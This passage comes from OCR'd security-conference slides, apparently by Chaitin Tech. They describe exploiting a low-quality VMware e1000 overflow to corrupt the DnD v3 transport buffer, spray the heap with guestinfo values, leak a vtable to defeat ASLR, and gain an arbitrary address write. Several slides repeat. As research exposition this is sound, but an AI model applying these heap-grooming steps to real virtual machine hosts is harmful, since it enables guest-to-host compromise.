struct DnDTransportBuffer{
        Uint64_t seqNum;
        void * buffer;
        uint64_t totalSize;
        uint64_t offset;
        . . .
}mRecvBuf;
```

Free	Free	Free	Free	Free	Free
Free	Free	**DnD v3**	Free	Free	Free
Free	Free	Free	Free	Free	Free
Free	Free	Free	Free	Free	Free

Exploit

- Then initialize mRecvBuffer by using dnd.transport

```
struct DnDTransportBuffer{
        Uint64_t seqNum;
        void * buffer=malloc(0xa0)
        uint64_t totalSize=0xa0
        uint64_t offset=0
        . . .
}mRecvBuf;
```

Free	Free	Free	Free	Free	Free
Free	Free	DnD v3	Free	Free	Free
Free	Free	Free	Free	Free	Free
Free	Free	Free	Free	Free	Free

Exploit

- Then initialize mRecvBuffer by using dnd.transport

```
struct DnDTransportBuffer{
        Uint64_t seqNum;
        void * buffer=malloc(0xa0)
        uint64_t totalSize=0xa0
        uint64_t offset=0
        . . .
}mRecvBuf;
```

Free	DnD Buffer	Free	Free	Free	Free
Free	Free	DnD v3	Free	Free	Free
Free	Free	Free	Free	Free	Free
Free	Free	Free	Free	Free	Free

Exploit

- Now let’s try to overwrite the Totalsize of mRecvBuf

Free	**DnD Buffer**	Free	Free	Free	Free
Free	Free	**DnD v3**	Free	Free	Free
Free	Free	Free	Free	Free	Free
Free	Free	Free	Free	Free	Free


Exploit

- Now let’s try to overwrite the Totalsize of mRecvBuf
  - e1000_overflow_write_size_0xa0(0x130)

Free	**DnD Buffer**	Free	Free	Free	Free
Free	Free	**DnD v3**	Free	Free	Free
Free	Free	Free	Free	Free	Free
Free	Free	Free	Free	Free	Free


Exploit

- Now let’s try to overwrite the Totalsize of mRecvBuf
  - e1000_overflow_write_size_0xa0(0x130)



Exploit

- Now let's try to overwrite the Totalsize of mRecvBuf
  - e1000_overflow_write_size_0xa0(0x130)



Exploit

- Now let's try to overwrite the Totalsize of mRecvBuf
  - e1000_overflow_write_size_0xa0(0x130)
  - The packet will be free after sending

Free	**DnD Buffer**	Free	**Free**	Free	Free
Free	Free	**DnD v3**	Free	Free	Free
Free	Free	Free	Free	Free	Free
Free	Free	Free	Free	Free	Free

Exploit

- Now let's try to overwrite the Totalsize of mRecvBuf
  - Try e1000_overflow_write_size_0xa0(0x130) many times

Free	**DnD Buffer**	Free	Free	Free	Free
Free	Free	**DnD v3**	Free	Free	Free
Free	Free	Free	Free	Free	Free
Free	Free	Free	Free	Free	Free

Exploit

- Now let's try to overwrite the Totalsize of mRecvBuf
  - Try e1000_overflow_write_size_0xa0(0x130) many times
  - Once the packet locates just before DnD v3

Exploit

- Now let's try to overwrite the Totalsize of mRecvBuf
  - Try e1000_overflow_write_size_0xa0(0x130) many times
  - Once the packet locates just before DnD v3

Exploit

- Now we can overwrite continuous heap memory
- But we still need to defeat ASLR

After out-of-bound write

totalSize=0xff9f

Free	**DnD Buffer**	Free	Free	Free	Free
Free	Free	**DnD v3**	Free	Free	Free
Free	Free	Free	Free	Free	Free
Free	Free	Free	Free	Free	Free

Exploit

- To defeat ASLR
  - Padding heap with info-set
    - info-set guestinfo.XXX A*0xa0

Free	**DnD Buffer**	Free	Free	Free	Free
Free	Free	**DnD v3**	Free	Free	Free
Free	Free	Free	Free	Free	Free
Free	Free	Free	Free	Free	Free

Exploit

- To defeat ASLR
  - Padding heap with info-set
    - info-set guestinfo.XXX A*0xa0

Free	**DnD Buffer**	Free	**AAAAA...**	Free	**AAAAA...**
Free	Free	**DnD v3**	Free	Free	Free
Free	**AAAAA...**	**AAAAA...**	Free	Free	Free
Free	Free	**AAAAA...**	Free	Free	Free

Exploit

- To defeat ASLR
  - Overwrite heap memory after DnD Buffer

Free	**DnD Buffer**	Free	**AAAAA...**	Free	**AAAAA...**
Free	Free	**DnD v3**	Free	Free	Free
Free	**AAAAA...**	**AAAAA...**	Free	Free	Free
Free	Free	**AAAAA...**	Free	Free	Free

Exploit

- To defeat ASLR
  - Overwrite heap memory after DnD Buffer

Free	DnD Buffer	BBBBB...	AAAAA...	Free	AAAAA...
Free	Free	DnD v3	Free	Free	Free
Free	AAAAA...	AAAAA...	Free	Free	Free
Free	Free	AAAAA...	Free	Free	Free

Exploit

- To defeat ASLR
  - Overwrite heap memory after DnD Buffer
  - Check if overflow the heap we use by “info-get guestinfo.XXX”

Free	DnD Buffer	BBBBB...	AAAAA...	Free	AAAAA...
Free	Free	DnD v3	Free	Free	Free
Free	AAAAA...	AAAAA...	Free	Free	Free
Free	Free	AAAAA...	Free	Free	Free

Exploit

- To defeat ASLR
  - Once we overwrite the heap we use, we can confirm which heap will leak

The leak heap

Free	DnD Buffer	BBBBB...	BBBAA...	Free	AAAAA...
Free	Free	DnD v3	Free	Free	Free
Free	AAAAA...	AAAAA...	Free	Free	Free
Free	Free	AAAAA...	Free	Free	Free

Exploit

- To defeat ASLR
  - Now, overwrite the heap until we can leak the vtable of DnDv3

The leak heap

Free	DnD Buffer	BBBBB...	BBBAA...	Free	AAAAA...
Free	Free	DnD v3	Free	Free	Free
Free	AAAAA...	AAAAA...	Free	Free	Free
Free	Free	AAAAA...	Free	Free	Free

Exploit

- To defeat ASLR
  - Now, overwrite the heap until we can leak the vtable of DnDv3

The leak heap

Free	DnD Buffer	BBBBB...	BBBBB...	BBBBB...	BBBBB...
BBBBB...	BBBBB...	DnD v3	Free	Free	Free
Free	AAAAA...	AAAAA...	Free	Free	Free
Free	Free	AAAAA...	Free	Free	Free

Exploit

- To defeat ASLR
  - Now, overwrite the heap until we can leak the vtable of DnDv3

The leak heap

Free	DnD Buffer	BBBBB...	BBBBB...	BBBBB...	BBBBB...
BBBBB...	BBBBB...	DnD v3	Free	Free	Free
Free	AAAAA...	AAAAA...	Free	Free	Free
Free	Free	AAAAA...	Free	Free	Free

```
struct DnD_V3{
    void * vtable;
    . . .
```

Exploit

- Arbitrary Address Write
  - We can overwrite the mRecvbuffer in DnD v3 to do Arbitrary Address Write.

The leak heap

Free	DnD Buffer	BBBBB...	BBBBB...	BBBBB...	BBBBB...
BBBBB...	BBBBB...	DnD v3	Free	Free	Free
Free	AAAAA...	AAAAA...	Free	Free	Free
Free	Free	AAAAA...	Free	Free	Free

struct DnDTransportBuffer{
. . .
buffer = xxxxxxx
totalSize=0xffxx
. . .

Exploit

- Arbitrary Address Write
  - We can overwrite the mRecvbuffer in DnD v3 to do Arbitrary Address Write.

The leak heap

Free	DnD Buffer	BBBBB...	BBBBB...	BBBBB...	BBBBB...
BBBBB...	BBBBB...	Fake DnD v3	Free	Free	Free
Free	AAAAA...	AAAAA...	Free	Free	Free
Free	Free	AAAAA...	Free	Free	Free

```
struct DnDTransportBuffer{
. . .
buffer = 0x41414141
totalSize=0x1000
. . .
```

Problem

- We will fail in some situations
  - If DnD Buffer locate behind structures.

Free	Free	Free	Free	Free	Free
Free	Free	**DnD v3**	Free	Free	Free
Free	Free	Free	Free	Free	Free
Free	**DnD Buffer**	Free	Free	Free	Free

Problem

- We will fail in some situations
  - if chunk before DnD v3 has been allocated


Free	Free	Free	Free	Free	Free
Free	**Allocated**	**DnD v3**	Free	Free	Free
Free	Free	Free	Free	Free	Free
Free	Free	Free	Free	Free	Free

Problem

- We will fail in some situations
  - if there is no leak chunk between DnD v3 buffer and DnD v3 structrue

Free	Free	AAAAA...	Free	Free	Free
Free	DnD Buffer	DnD v3	Free	Free	Free
AAAAA...	Free	Free	AAAAA...	Free	Free
Free	Free	Free	Free	Free	Free

Demo



Conclusion

- Low-quality vulnerabilities can also be exploited by utilizing sophisticated heap manipulation techniques

- It will be harder and harder to crack VMware's virtual machine
  - Shallow and high-quality bugs are killing by VMware and research community
  - VMware is removing exploitation-friendly objects continuously
  - Exploiting low-quality bugs requires us to dive into the internal mechanisms

Thanks!

@f1yYY__

长亭科技
CHAITIN